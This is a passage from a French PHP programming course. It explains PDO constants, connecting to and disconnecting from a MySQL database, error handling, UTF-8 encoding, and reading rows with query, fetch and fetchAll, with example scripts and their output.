PDO::PARAM_INT	Représente le type de données INTEGER SQL	Entier
PDO::PARAM_STR	Représente les types de données CHAR, VARCHAR ou les autres types de données sous forme de chaîne de caractères SQL	Entier
PDO::PARAM_LOB	Représente le type de données "objet large" SQL	Entier
PDO::PARAM_STMT	Représente un type de jeu de résultats. N'est actuellement pas supporté par tous les pilotes	Entier
PDO::PARAM_INPUT_OUTPUT	Spécifie que le paramètre est un paramètre INOUT pour une procédure stockée. Vous devez utiliser l'opérateur OR avec un type de données explicite PDO::PARAM_*	Entier
PDO::FETCH_LAZY	Spécifie que la méthode de récupération doit retourner chaque ligne en tant qu'objet PDORow avec les noms de variables correspondants aux noms des colonnes renvoyées dans le jeu de résultats. PDO::FETCH_LAZY crée les noms des variables de l'objet uniquement lorsqu'ils sont utilisés. Non valide dans la méthode PDOStatement::fetchAll()	Entier
PDO::FETCH_ASSOC	Spécifie que la méthode de récupération doit retourner chaque ligne dans un tableau indexé par les noms des colonnes comme elles sont renvoyées dans le jeu de résultats correspondant. Si le jeu de résultats contient de multiples colonnes avec le même nom, PDO::FETCH_ASSOC retourne une seule valeur par nom de colonne.	Entier
PDO::FETCH_NAMED	Spécifie que la méthode de récupération doit retourner chaque ligne dans un tableau indexé par les noms des colonnes comme elles sont renvoyées dans le jeu de résultats correspondant. Si le jeu de résultats contient de multiples colonnes avec le même nom, PDO::FETCH_NAMED retourne un tableau de valeurs par nom de colonne	Entier
PDO::FETCH_BOTH	Spécifie que la méthode de récupération doit retourner chaque ligne dans un tableau indexé par les noms des colonnes ainsi que leurs numéros, comme elles sont renvoyées dans le jeu de résultats correspondant, en commençant à 0	Entier
PDO::FETCH_OBJ	Spécifie que la méthode de récupération doit retourner chaque ligne dans un objet avec les noms de propriétés correspondant aux noms des colonnes comme elles sont renvoyées dans le jeu de résultats	Entier
PDO::FETCH_BOUND	Spécifie que la méthode de récupération doit retourner <b>TRUE</b> et assigner les valeurs des colonnes du jeu de résultats dans les variables PHP auxquelles elles sont liées avec la méthode PDOStatement::bindParam() ou la méthode PDOStatement::bindColumn()	Entier
PDO::FETCH_COLUMN	Spécifie que la méthode de récupération doit retourner uniquement une seule colonne demandée depuis la prochaine ligne du jeu de résultats	Entier
PDO::FETCH_CLASS	Spécifie que la méthode de récupération doit retourner une nouvelle instance de la classe demandée, liant les colonnes aux membres de la classe. Note: La méthode magique __set() est appelée si le membre n'existe pas dans la classe utilisée	Entier

Constante	Signification	Type
PDO::FETCH_INTO	Spécifie que la méthode de récupération doit mettre à jour une instance existante de la classe demandée, liant les colonnes aux propriétés nommées dans la classe	Entier
PDO::FETCH_FUNC	Permet de personnaliser la façon dont sont traitées les données à la volée (uniquement valide dans la méthode PDOStatement::fetchAll())	Entier
PDO::FETCH_GROUP	Groupe le résultat par les valeurs. Habituellement combiné avec PDO::FETCH_COLUMN ou PDO::FETCH_KEY_PAIR	Entier
PDO::FETCH_UNIQUE	Récupère uniquement les valeurs uniques	Entier
PDO::FETCH_KEY_PAIR	Récupère un résultat sur deux colonnes dans un tableau où la première colonne est la clé, et la seconde colonne est la valeur. Disponible depuis PHP 5.2.3	Entier
PDO::FETCH_CLASSTYPE	Détermine le nom de la classe depuis la valeur de la première colonne	Entier
PDO::FETCH_SERIALIZE	Identique à PDO::FETCH_INTO, mais l'objet est fourni sous la forme d'une chaîne linéarisée. Disponible depuis PHP 5.1.0. Depuis PHP 5.3.0, le constructeur de la classe n'est jamais appelé si ce drapeau est défini	Entier
PDO::FETCH_PROPS_LATE	Appel le constructeur avant de définir les propriétés. Disponible depuis PHP 5.2.0	Entier
PDO_ATTR_AUTOCOMMIT	Si la valeur vaut FALSE, PDO tente de désactiver l'autovalidation lorsque la connexion commence une transaction	Entier
PDO::ATTR_PREFETCH	Définir la taille de la prérécupération vous permet d'accroître les performances de votre application. Toutes les combinaisons bases de données / pilotes ne supportent pas cette fonctionnalité. Ceci accroît les performances au détriment de la consommation de mémoire vive	Entier
PDO::ATTR_FETCH_TABLE_NAMES	Ajoute le contenu de la table de noms dans chaque nom de colonne retourné dans le jeu de résultats. La table de nom et les noms de colonnes sont séparés par un point (.). Le support de cet attribut n'est pas disponible pour tous les pilotes ; il peut ne pas être disponible pour votre driver.	Entier
PDO::ATTR_PERSISTENT	Demande une connexion persistante, plutôt que de créer une nouvelle connexion.	Entier
PDO::MYSQL_ATTR_INIT_COMMAND	Commande à exécuter lors de la connexion au serveur MySQL. Sera automatiquement ré-exécuté lors d'une reconnexion	Entier

## 13.6.2 Connexion et déconnexion à la base de données

### 13.6.2.1 Connecter une base de données

#### 13.6.2.1.1 Ouvrir la connexion

Avant tout accès à une base de données, il faut établir une connexion.

Pour cela on crée une instance de la classe PDO. Il faut indiquer :

- Le type de la base de données : mysql, oracle, PostgreSQL ;
- Le nom du serveur : c'est l'adresse internet du serveur hébergeant le SGBD, par exemple serv1.domaine.fr. C'est « localhost » quand le Apache, PHP et le SGBD sont hébergés sur le même serveur ;
- Le nom de la base de données : C'est la base de données dans laquelle se trouvent les tables que vous désirez accéder ;
- Le login : qui permet de vous identifier sur la base de données ;
- Le mot de passe : qui permet de vous authentifier sur la base de données.

Voici un exemple de syntaxe :

```
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
```

Dans cette syntaxe, l'objet \$bdd est créé comme instance de la classe PDO.

Il établit une connexion avec la base de donnée « CoursPHP » gérée par MySQL, située sur le serveur « localhost ».

Le login de mot de passe utilisés sont « root » et « xxxx » (remplacer xxxx par le vrai mot de passe).

Le programme `MySQL_PDO_connexion.php` présente un exemple de connexion à la base « CoursPHP », et affiche la nature de l'objet \$bdd.

```
<?php  
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');  
var_dump($bdd);  
?>
```

Voici son exécution :

```
$ php MySQL_PDO_connexion.php  
object(PDO) #1 (0) {  
}
```

L'instruction `var_dump()` montre que \$bdd est un objet de la classe PDO.

#### 13.6.2.1.2 Gestion des erreurs de connexion

Si une erreur se produit à la connexion à la base de données, ou lors d'une requête SQL, un objet de la classe **PDOException** peut être capturé. Il est donc important de gérer cette erreur en attrapant cette exception.

Rappel :

*En programmation objet, une exception correspond au fait qu'un traitement ne s'est pas déroulé correctement, comme par exemple une division par zéro. Il est possible de « d'essayer » (try) de « capturer » (catch) cette exception afin de traiter correctement l'erreur.*

### 13.6.2.1.2.1 Erreurs non contrôlées

Dans le cas d'une erreur non contrôlée, un message d'erreur apparaît à l'écran, sans possibilité de le traiter.

Voici le programme `MySQL_PDO_connexion_exception1.php` qui tente de connecter la base dont le nom est saisi par l'utilisateur:

```
<?php
// --- saisie du nom de la base de données ---
echo "Nom de la base de donnée : ";
$Nomdbb=fgets(STDIN);
$Nomdbb=trim($Nomdbb);
// --- connexion à la base de données ---
$bdd = new PDO('mysql:host=localhost;dbname='.$Nomdbb, 'root', 'xxxx');
var_dump($bdd);
?>
```

Voici deux exécutions.

Lors de la première exécution on entre le nom d'une base de données existante, « CoursPHP », tout se passe bien, le type de `$bdd` (objet de la classe PDO) est affiché :

```
$ php MySQL_PDO_connexion_exception1.php
Nom de la base de donnée : CoursPHP
object(PDO)#1 (0) {
```

Lors de la seconde exécution on entre le nom d'une base de données inexistante, « Cours ». Un message d'erreur non contrôlé par le développeur apparaît :

```
$ php MySQL_PDO_connexion_exception1.php
Nom de la base de donnée : Cours

Fatal error: Uncaught exception 'PDOException' with message 'SQLSTATE[HY000]
[1049] Unknown database 'cours'' in
/Users/lery/Sites/CoursPHP/13_SQL/13_5_PDO/MySQL_PDO_connexion_exception1.p
hp:7
Stack trace:
#0
/Users/lery/Sites/CoursPHP/13_SQL/13_5_PDO/MySQL_PDO_connexion_exception1.p
hp(7): PDO->__construct('mysql:host=loca...', 'root', 'xxxx')
#1 {main}
 thrown in
/Users/lery/Sites/CoursPHP/13_SQL/13_5_PDO/MySQL_PDO_connexion_exception1.p
hp on line 7
```

### 13.6.2.1.2.2 Contrôle des erreurs

Le programme `MySQL_PDO_connexion_exception2.php` montre comment capturer et traiter l'exception `PDOException` levée lorsqu'une erreur de connexion à la base de données se produit.

```
<?php
// --- saisie du nom de la base de données ---
echo "Nom de la base de donnée : ";
$Nomdbb=fgets(STDIN);
$Nomdbb=trim($Nomdbb);
// --- connexion à la base de données ---
try
{
    $bdd = new PDO('mysql:host=localhost;dbname='.$Nomdbb, 'root', 'xxxx');
    var_dump($bdd);
}
catch(PDOException $e)
{
    echo 'Erreur de connexion avec la base : '.$Nomdbb.PHP_EOL;
    echo 'Message : '.$e->getMessage().PHP_EOL;
}
?>
```

Voici son exécution quand la base, dont le nom est saisi, est inexistante :

```
$ php MySQL_PDO_connexion_exception2.php
Nom de la base de donnée : Cours
Erreur de connexion avec la base : Cours
Message : SQLSTATE[HY000] [1049] Unknown database 'cours'
```

#### Remarques :

*Il est également possible d'utiliser la classe « `Exception` » plus générique à la place de « `PDOException` ». Le catch précédent devient :*

```
catch(Exception $e)
{
    echo 'Erreur de connexion avec la base : '.$Nomdbb.PHP_EOL;
    echo 'Message : '.$e->getMessage().PHP_EOL;
}
```

*Certains programmes PHP utilisent l'instruction `die()` pour afficher le message d'erreur, donc à la place de `echo`. L'instruction `die()` est un alias de `exit()`. Elle affiche un message et quitte le programme PHP. Voici un exemple de syntaxe :*

```
die('Erreur de connexion avec la base : '.$e->getMessage());
```

*Il est préférable d'utiliser `exit()` à la place de `die()`.*

### 13.6.2.1.3 Connexion persistante

Si on veut maintenir la connexion à la base de données, même après la fin du programme PHP, on peut utiliser une « **connexion persistante** ».

Cela peut être utile dans le cas d'application Web où chaque page lance un programme PHP différent.

La connexion ouverte est alors mise en cache et donc réutilisable dans un autre programme.

Si un autre programme tente d'établir une connexion avec les mêmes paramètres, la connexion mise en cache est utilisée, l'accès est donc plus rapide.

Le programme `MySQL_PDO_connexion_persistante.php` présente la syntaxe de l'ouverture d'une connexion persistante :

```
<?php
    $bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx',
                    array(PDO::ATTR_PERSISTENT => true));
    var_dump($bdd);
?>
```

**Remarques :**

*Dans la documentation PHP, il est possible de définir une connexion persistante via la méthode `setAttribute()`. La syntaxe devrait être :*

```
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
$bdd->setAttribute(PDO::ATTR_PERSISTENT, true);
```

*Malheureusement cette syntaxe ne fonctionne pas toujours. Il est donc préférable d'utiliser le paramètre `ATTR_PERSISTENT` à l'ouverture de la connexion.*

#### 13.6.2.1.4 Codage des caractères en UTF8

Afin de garantir la lecture des caractères en UTF8, il faut qu'il y ait une cohérence entre :

- Le codage utilisé (interclassement) pour la base de données, la table ou le champ ;
- Le mode d'accès à la base par le programme PHP via l'objet PDO ;
- La définition du « charset » utilisé pour la page HTML ou PHP.

##### 13.6.2.1.4.1 *Interclassement UTF8 pour la base de données ou la table*

Il faut utiliser, pour la base de données ou de la table, un interclassement de type « `utf8_general_ci` » comme cela est présenté aux sections 13.3.4.1 et 13.3.5.1.

##### 13.6.2.1.4.2 *Encodage de la connexion à la base de données*

Il est ensuite nécessaire d'indiquer explicitement que la table est codée en UTF8, après ou au moment de son ouverture.

La première méthode consiste à exécuter une requête SQL après l'ouverture de la connexion à la base avec « `exec` ».

Cette méthode est valide aussi bien pour MySQL que pour POSTGRESQL.

Le programme `MySQL_PDO_connexion1_utf8_shell.php` présente la syntaxe qui indique que la table est en `uft8` après son ouverture :

```
<?php
// --- connexion de la base de données ---
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
// --- définition du codage en UTF8 ---
$bdd->exec("SET CHARACTER SET utf8");
var_dump($bdd);
?>
```

La seconde méthode est spécifique à MySQL. Elle utilise un attribut particulier lors de l'ouverture de la connexion.

Le programme `MySQL_PDO_connexion2_utf8_shell.php` présente cette syntaxe :

```
<?php
// --- connexion de la base de données et définition du codage en UTF8 ---
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx',
                array(PDO::MYSQL_ATTR_INIT_COMMAND => "SET CHARACTER SET utf8"));
var_dump($bdd);
?>
```

#### 13.6.2.1.4.3 Encodage de la page HTML ou PHP

Enfin, il faut utiliser le codage utf8 pour les pages HTML ou PHP via la balise « meta ». En voici un exemple :

```
<html>
<head> <!-- Entête HTML -->
<meta charset="utf-8" />
<title>Affichage de la table personnes</title>
<link href="../CSS/MySQL.css" rel="stylesheet" type="text/css" />
</head>
...
```

#### Remarques :

*Si le codage des caractères n'est pas clairement indiqué, alors l'affichage présentera par exemple les caractères « Â© » à la place du caractère « é ».*

#### 13.6.2.2 fermer la connexion

La connexion vers la base de données est active tant que l'objet de la classe PDO créé par `new`, `$bdd` dans l'exemple précédent, est actif.

Pour clore la connexion il faut détruire l'objet (par `unset()` sur chaque référence de l'objet) ou plus simplement lui affecter la valeur `null`.

Voici la syntaxe :

```
$bdd = null;
```

Si cette affectation n'est pas faite explicitement, PHP fermera la connexion à la fin du programme PHP.

### 13.6.3 Les requêtes sur une base de données

#### 13.6.3.1 Principe

Dans cette section nous utilisons les syntaxes SQL présentées dans la section 13.4.6.

#### 13.6.3.2 Accès aux données

Pour effectuer une requête SQL il faut utiliser la méthode « query » appliquée à l'objet de la classe PDO, soit l'objet \$bdd dans les exemples précédents, puis interpréter le résultat.

##### 13.6.3.2.1 query

Cette méthode permet d'exécuter une requête SQL sur la base de données dont la connexion a été établie.

Sa syntaxe est de la forme :

```
$reponse = $bdd->query('SELECT * FROM personnes');
```

La méthode **query** retourne un objet de la classe PDOStatement.

Voici le résultat de l'instruction **var\_dump(\$reponse)** après l'instruction précédente :

```
object(PDOStatement)#2 (1) {  
    ["queryString"]=>  
        string(23) "SELECT * FROM personnes"  
}
```

L'objet \$reponse est de la classe PDOStatement, on peut lui appliquer les méthodes disponibles pour cette classe (section 13.6.1.1).

##### 13.6.3.2.2 fetch

La méthode **fetch** de la classe PDOStatement, retourne **une ligne** du jeu de résultat, soit les informations **d'une seule personne** dans notre cas. Voici son utilisation :

```
$une_personne = $reponse->fetch();
```

Par défaut l'information renournée est un tableau mixte (numérique et associatif). Il contient pour chaque entrée de la table, sa valeur rangée dans une case avec indice numérique et une autre case avec comme étiquette le nom du champ.

Chaque entrée de la table est retournée dans 2 cases d'un tableau mixte.

Le tableau retourné contient par exemple, pour DUPONT, JEAN âgé de 28 ans dont l'identifiant est le N°1 :

- L'identifiant « 1 » dans la case « ID » et dans la case « 0 » ;
- Le nom « DUPONT » dans la case « Nom » et dans la case « 1 » ;
- Le prénom « JEAN » dans la case « Prenom » et dans la case « 2 » ;
- L'âge « 28 » dans la case « Age » et dans la case « 3 » ;

Voici l'affichage de l'instruction `var_dump($une_personne)`.

```
array(8) {
    ["ID"]=>
        string(1) "1"
    [0]=>
        string(1) "1"
    ["Nom"]=>
        string(6) "DUPONT"
    [1]=>
        string(6) "DUPONT"
    ["Prenom"]=>
        string(4) "JEAN"
    [2]=>
        string(4) "JEAN"
    ["Age"]=>
        string(2) "28"
    [3]=>
        string(2) "28"
}
```

Il est possible de demander un retour uniquement sous la forme d'un tableau associatif ayant pour étiquette de case le nom du champ. La syntaxe devient :

```
$une_personne = $reponse->fetch(PDO::FETCH_ASSOC) ;
```

L'instruction `var_dump($une_personne)`, montre que le tableau retourné ne contient que des entrées avec des étiquettes :

```
array(4) {
    ["ID"]=>
        string(1) "1"
    ["Nom"]=>
        string(6) "DUPONT"
    ["Prenom"]=>
        string(4) "JEAN"
    ["Age"]=>
        string(2) "28"
}
```

Il est également possible de définir le mode par défaut du `fetch` grâce à la méthode `setFetchMode()`.

La syntaxe :

```
$une_personne = $reponse->fetch(PDO::FETCH_ASSOC) ;
```

peut s'écrire :

```
$reponse->setFetchMode(PDO::FETCH_ASSOC);
$une_personne = $reponse->fetch() ;
```

La liste des constantes permettant de modifier le comportement de la méthode `fetch` est indiquée dans le tableau à la section 13.6.1.2.

### 13.6.3.2.3 fetchAll

La méthode `fetchAll` de la classe PDOStatement, retourne **tous les lignes** du jeu de résultat, soit les informations de **toutes les personnes** dans notre cas.

Voici son utilisation :

```
$toutes_les_personnes = $reponse->fetchAll();
```

Tout comme la méthode `fetch`, la méthode `fetchAll` retourne un tableau avec deux entrées pour chaque valeur. Une entrée numérotée et une entrée avec comme étiquette le nom du champ.

De la même façon que `fetch`, le fonctionnement par défaut de la méthode `fetchAll`, peut être modifié afin que seul un tableau associatif soit retourné.

La syntaxe devient :

```
$toutes_les_personnes = $reponse->fetchAll(PDO::FETCH_ASSOC);
```

ou bien

```
$reponse->setFetchMode(PDO::FETCH_ASSOC);
$toutes_les_personnes = $reponse->fetchAll();
```

### 13.6.3.2.4 Exemples

Les exemples suivants présentent les différentes syntaxes de `query`, `fetch` et `fetchAll` en mode shell et pour un affichage sur le web.

La table « personnes » existe dans la base de données « CoursPHP » et contient 16 entrées (voir section 13.4.6.5).

#### 13.6.3.2.4.1 *query et fetch*

Dans le premier programme `MySQL_PDO_query_fetch_personnes1_shell.php` l'objet `$bdd` contient la connexion vers la base de données « CoursPHP ».

L'objet `$reponse` contient le résultat de la requête SQL « `SELECT * FROM personnes` ».

L'instruction `var_dump($reponse)` montre que cet objet est de la classe PDOStatement.

Une boucle `while` récupère dans le tableau `$une_personne`, une ligne du jeu de résultat de la requête SQL, soit une seule personne.

La méthode `closeCursor` termine la requête, ce qui autorise une nouvelle requête avec `$reponse`.

L'instruction `$bdd=NULL` déconnecte la base de données par la suppression des références à l'objet. Il est également possible de forcer le destructeur de l'objet à s'exécuter, ce qui va déconnecter la base de données, en supprimant l'objet via l'instruction `unset($bdd)`.

Voici le programme MySQL\_PDO\_query\_fetch\_personnes1\_shell.php :

```
<?php
try
{
    // --- connexion de la base de données ---
    $bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- exécution de la requête ---
    $reponse = $bdd->query('SELECT * FROM personnes');
    // --- affichage de la nature de $reponse ---
    echo "--- nature de l'objet requête ---".PHP_EOL;
    var_dump($reponse);
    // --- traitement des erreurs de retour sur la requête ---
    if (!$reponse)
    {
        throw new Exception('Problème de requête sur la table.'.PHP_EOL);
    }
    // --- affichage des données retournées ---
    echo "--- contenu de la table personnes ---".PHP_EOL;
    // --- boucle de traitement de chaque personne ---
    while ($une_personne = $reponse->fetch())
    {
        echo $une_personne['ID']."\t";
        echo $une_personne['Nom']."\t";
        echo $une_personne['Prenom']."\t";
        echo $une_personne['Age']."\t";
        echo PHP_EOL;
    }
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();
    // --- fermeture de la connexion à la base de données ---
    $bdd = NULL;
}
catch(Exception $e)
{ echo 'Erreur : '.$e->getMessage(); }
?>
```

Voici son exécution :

```
$ php MySQL_PDO_query_fetch_personnes1_shell.php
--- nature de l'objet requête ---
object(PDOStatement)#2 (1) {
    ["queryString"]=>
        string(23) "SELECT * FROM personnes"
}
--- contenu de la table personnes ---
1  DUPONT      JEAN      28
2  JACQUENOD   JEAN-CHRISTOPHE 54
3  MURCIAN     CAROLE     44
4  LERY        JEAN-MICHEL  25
5  DE-LA-RUE   JEAN-CHRISTOPHE 27
6  MARTIN      PIERRE-DAVID  27
7  MARTIN      PIERRE     56
8  JACQUENOD   FREDERIC   25
9  JACQUENOD   LAURENCE   24
10 DUMOULIN    JEAN-CHRISTOPHE 54
11 LABONNE-JAYAT OLIVIER   54
12 DE-LA-FONTAINE JEAN     110
13 LEVY        SAMUEL     56
14 DE-LA-RUE   LAURENCE   25
15 DUPONT      JEAN      54
16 MARTIN      ALBERT     25
```

Le programme MySQL\_PDO\_query\_fetch\_personnes1\_web.php est la version web de ce programme :

```
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
  <meta charset="utf-8" />
  <title>Affichage de la table personnes</title>
<link href="../../CSS/MySQL.css" rel="stylesheet" type="text/css" />
</head>
<body>
  <?php
  define("WEB_EOL", "<br/>");
  try
  {
    // --- connexion de la base de données ---
    $bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- exécution de la requête ---
    $reponse = $bdd->query('SELECT * FROM personnes');
    // --- traitement des erreurs de retour sur la requête ---
    if (!$reponse)
    {
      throw new Exception('Problème de requête sur la table.');
    }
    // --- affichage des données sous la forme d'un tableau ---
  ?>
    <table summary="Tableau des personnes">
      <caption>Tableau des personnes</caption>
      <thead>
        <tr>
          <!-- entête du tableau -->
          <th>ID</th>
          <th>Nom</th>
          <th>Prénom</th>
          <th>Age</th>
        </tr>
      </thead>
      <?php
        // --- boucle de traitement de chaque personne ---
        while ($une_personne = $reponse->fetch())
        {
          echo "<tr>";
          echo "<td>".$une_personne['ID']."</td>";
          echo "<td>".$une_personne['Nom']."</td>";
          echo "<td>".$une_personne['Prenom']."</td>";
          echo "<td>".$une_personne['Age']."</td>";
          echo "</tr>";
        }
      ?>
    </table>
  <?php
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();
    // --- fermeture de la connexion à la base de données ---
    $bdd = NULL;
  }
  catch(Exception $e)
  {
    echo "<fieldset>";
    echo "<legend>Erreur d'accès à la base de données :</legend>".WEB_EOL;
    echo 'Erreur : '.$e->getMessage().WEB_EOL;
  }

```

```

        echo "</fieldset>";
    }
?>
</body>
</html>
```

Voici le résultat de son exécution :

Tableau des personnes

ID	Nom	Prénom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25

Le programme `MySQL_PDO_query_fetch_personnes2_shell.php` est une adaptation du programme `MySQL_PDO_query_fetch_personnes1_shell.php`.

Il utilise la constante `PDO::FETCH_ASSOC` dans la méthode `fetch`.

A l'intérieur de la boucle `while`, une boucle `foreach` parcourt chaque champ de la personne. Seules les parties modifiées sont reprises :

```

<?php
try
{
// --- connexion de la base de données ---
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
...
while ($une_personne = $reponse->fetch(PDO::FETCH_ASSOC))
{
    foreach($une_personne as $NomChamp => $ContenuChamp)
    {
        echo "$une_personne[$NomChamp]\t";
    }
    echo PHP_EOL;
}
...
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
?>
```

Le programme `MySQL_PDO_query_fetch_personnes2_web.php` est la version web de ce programme.

Le troisième exemple MySQL\_PDO\_query\_fetch\_personnes3\_shell.php est une adaptation du programme MySQL\_PDO\_query\_fetch\_personnes2\_shell.php.

Il utilise la méthode `setFetchMode` pour modifier le comportement de `fetch` afin de récupérer un tableau associatif.

De plus, il récupère directement le nom des champs de la base de données, à partir de sa structure, pour les afficher en première ligne de résultat :

```
<?php
try
{
    // === connexion de la base de données ===
    $bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // === on récupère la structure (nom des champs) de la table ===
    $struture_table = $bdd->query('DESCRIBE personnes');
    if (!$struture_table) throw new Exception('Problème de requête sur la
table.');
    // --- par défaut, chaque récupération par fetch retourne un tableau
associatif ---
    $struture_table->setFetchMode(PDO::FETCH_ASSOC);
    echo "-----".PHP_EOL;
    // --- boucle d'affichage du nom des champs ---
    while ($Liste_Champs = $struture_table->fetch())
    {
        $NomChamp=$Liste_Champs['Field'];
        echo "$NomChamp\t";
    }
    echo PHP_EOL;
    echo "-----".PHP_EOL;
    // === on récupère les données de la table ===
    $reponse = $bdd->query('SELECT * FROM personnes');
    // --- traitement des erreurs de retour sur la requête ---
    if (!$reponse) throw new Exception('Problème de requête sur la table.');
    // --- affichage des données retournées ---
    // --- par défaut, chaque récupération par fetch retourne ---
    // --- un tableau associatif ---
    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- boucle de traitement de chaque personne ---
    while ($une_personne = $reponse->fetch())
    {
        foreach($une_personne as $NomChamp => $ContenuChamp)
        {
            echo "$une_personne[$NomChamp]\t";
        }
        echo PHP_EOL;
    }
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();
    // --- fermeture de la connexion à la base de données ---
    $bdd = NULL;
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
?>
```

Le programme MySQL\_PDO\_query\_fetch\_personnes3\_web.php est la version web de ce programme.

### 13.6.3.2.4.2 query et fetchAll

Le programme `MySQL_PDO_query_fetchAll_personnes_shell.php` utilise la méthode `fetchAll` en lieu et place de `fetch`. Toutes les personnes sont retournées dans le tableau associatif `$reponse`.

Chaque personne est récupérée via une boucle `foreach`.

```
<?php
try
{
// --- connexion de la base de données ---
$bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', 'xxxx');
// --- définition du codage en UTF8 ---
$bdd->exec("SET CHARACTER SET utf8");
// --- exécution de la requête ---
$reponse = $bdd->query('SELECT * FROM personnes');
// --- traitement des erreurs de retour sur la requête ---
if (!$reponse)
{
    throw new Exception('Problème de requête sur la table.'.PHP_EOL);
}
// --- affichage des données retournées ---
echo "--- contenu de la table personnes ---".PHP_EOL;
// --- par défaut, chaque récupération par fetch ou fetchAll retourne ---
// --- un tableau associatif ---
$reponse->setFetchMode(PDO::FETCH_ASSOC);
// --- boucle de traitement de chaque personne ---
foreach ($reponse->fetchAll() as $etiquette => $une_personne)
{
    echo $une_personne['ID']."\t";
    echo $une_personne['Nom']."\t";
    echo $une_personne['Prenom']."\t";
    echo $une_personne['Age']."\t";
    echo PHP_EOL;
}
// --- fermeture de la requête ---
// --- pour permettre d'autres requêtes ---
$reponse->closeCursor();
// --- fermeture de la connexion à la base de données ---
$bdd = NULL;
}
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
?>
```

Le programme `MySQL_PDO_query_fetchAll_personnes_web.php` est la version web de ce programme.

### 13.6.3.2.4.3 Les critères de sélection

Dans cette section nous présentons des exemples d'affichage avec des critères de sélection, en reprenant ceux de la section 13.4.6.5.

Le programme `MySQL_PDO_query_fetch_where_personnes_shell.php` présente un exemple d'utilisation de la clause WHERE (section 13.4.6.5.1). Il affiche la liste de toutes les personnes de la table « personnes », demande l'âge minimal comme critère de sélection, puis affiche la liste des personnes sélectionnées selon l'âge indiqué.

La fonction `affichage_liste_personnes()`, s'adapte à la liste des champs renvoyée par la requête. Elle est dans le fichier `MySQL_include_sprog_commun_shell.php`.

Les paramètres de connexion sont dans le fichier `MySQL_include_param_db.php`.

```
<?php
include '../INCLUDE/MySQL_include_param_db.php';
include '../INCLUDE/MySQL_include_sprog_commun_shell.php';

try
{
    // === connexion de la base de données ===
    $bdd = new PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
                    array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- exécution de la requête ---
    $reponse = $bdd->query('SELECT * FROM personnes');
    // --- traitement des erreurs de retour sur la requête ---
    if (!$reponse)
        throw new Exception('Problème de requête sur la table.');
    // ---retourne un tableau associatif ---
    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- boucle de traitement de chaque personne ---
    $tab_personnes=$reponse->fetchAll();
    // --- affichage des données renvoyées ---
    affichage_liste_personnes("Liste des personnes",$tab_personnes);
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();

    // === Saisie du filtre ===
    echo PHP_EOL;
    echo "Entrez la valeur minimale de l'age à afficher : ";
    $saisie=fgets(STDIN);
    $Age_Min=intval($saisie);

    // === Affichage filtré de la table personnes ===
    // --- exécution de la requête ---
    $reponse = $bdd->query('SELECT * FROM personnes WHERE Age>='.$Age_Min);
    // --- traitement des erreurs de retour sur la requête ---
    if (!$reponse)
        throw new Exception('Problème de requête sur la table.');
    // ---retourne un tableau associatif ---
    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- boucle de traitement de chaque personne ---
    $tab_personnes=$reponse->fetchAll();
    // --- affichage des données renvoyées ---
    affichage_liste_personnes("Personnes ayant un Age >=
$Age_Min",$tab_personnes);
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();

    // === fermeture de la connexion à la base de données ===
    $bdd = NULL;
}
```

Include

Connexion à la base et  
affichage table personnes

Saisie critère de filtrage

Connexion à la base et  
affichage résultat filtrage

```
catch(Exception $e)
{
    echo 'Erreur : '.$e->getMessage();
}
?>
```

Voici le contenu du fichier MySQL\_include\_sprog\_commun\_shell.php.

```
<?php
// -----
// --- fonction d'affichage du tableau ---
// -----
function affichage_liste_personnes($texte,$stab_mixte)
{
    if (count($stab_mixte)==0)
        throw new Exception('Aucun élément à afficher.');
    // --- affichage entête du tableau ---
    reset($stab_mixte);
    $une_personne=current($stab_mixte);
    $liste_champs=array_keys($une_personne);
    echo "-----".PHP_EOL;
    echo "$texte".PHP_EOL;
    echo "-----".PHP_EOL;
    foreach($liste_champs as $nom_champ)
    {
